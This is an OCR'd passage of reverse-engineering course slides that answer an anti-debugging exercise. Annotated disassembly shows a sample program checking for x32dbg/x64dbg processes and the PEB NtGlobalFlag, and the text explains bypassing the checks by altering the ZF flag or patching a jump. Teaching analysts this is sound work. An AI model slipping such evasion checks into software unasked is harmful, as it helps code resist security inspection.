push custom_antidebugg.403174                       403174:L"x64dbg.exe"
push eax
call edi
add esp,8
test eax,eax
je custom_antidebugg.4019AD
```


Exercise 1 Answer For Ghidra

- It is checking for the **x32dbg** and **x64dbg** processes.


```
68 5C314000          push custom_antidebugg.40315C          40315C:L"x32dbg.exe"
50                   push eax                               eax:L"vmtoolsd.exe"
FFD7                 call edi
83C4 08              add esp,8
85C0                 test eax,eax                           eax:L"vmtoolsd.exe"
74 57                je custom_antidebugg.4019AD
8D85 2CFBFFFF        lea eax,dword ptr ss:[ebp-4D4]
68 74314000          push custom_antidebugg.403174          403174:L"x64dbg.exe"
50                   push eax                               eax:L"vmtoolsd.exe"
FFD7                 call edi
83C4 08              add esp,8
85C0                 test eax,eax                           eax:L"vmtoolsd.exe"
74 42                je custom_antidebugg.4019AD
8D85 08FBFFFF        lea eax,dword ptr ss:[ebp-4F8]
50                   push eax                               eax:L"vmtoolsd.exe"
56                   push esi
FFD3                 call ebx
85C0                 test eax,eax                           eax:L"vmtoolsd.exe"
75 C8                jne custom_antidebugg.401941
56                   push esi
```

Exercise 1 Answer For Ghidra

- It was a program that detects **x32dbg** and **x64dbg**, but are there any other tools that might also be targeted for detection?




Exercise 1 Answer For Ghidra



After detection in **x32dbg**, the program attempts to terminate the process and jump to a function that outputs a message. To bypass this, modify the **ZF flag** or similar conditions to prevent the jump.


Exercise 1 Answer For Ghidra



Check all processes and either terminate the loop or modify the conditional branch at **401977** to bypass it. Both approaches work.


```
00401977   75 C8              jne custom_antidebugg.401941
00401979   56                 push esi
0040197A   FF15 14304000      call dword ptr ds:[<&CloseHandle>]
00401980   C785 04FBFFFF 00000 mov dword ptr ss:[ebp-4FC],0
0040198A   64:A1 30000000     mov eax,dword ptr fs:[30]
00401990   8B40 68            mov eax,dword ptr ds:[eax+68]
00401993   83E0 70            and eax,70
00401996   8985 04FBFFFF      mov dword ptr ss:[ebp-4FC],eax
0040199C   83BD 04FBFFFF 00   cmp dword ptr ss:[ebp-4FC],0
004019A3   74 17              je custom_antidebugg.4019BC
004019A5   8D8D 98FEFFFF      lea ecx,dword ptr ss:[ebp-168]
004019AB   EB 4B              jmp custom_antidebugg.4019F8
```

Exercise 1 Answer For Ghidra




Check the comments to determine what it is attempting to detect.

Exercise 1 Answer For Ghidra



Exercise 1 Answer For Ghidra



Exercise 1 Answer For Ghidra

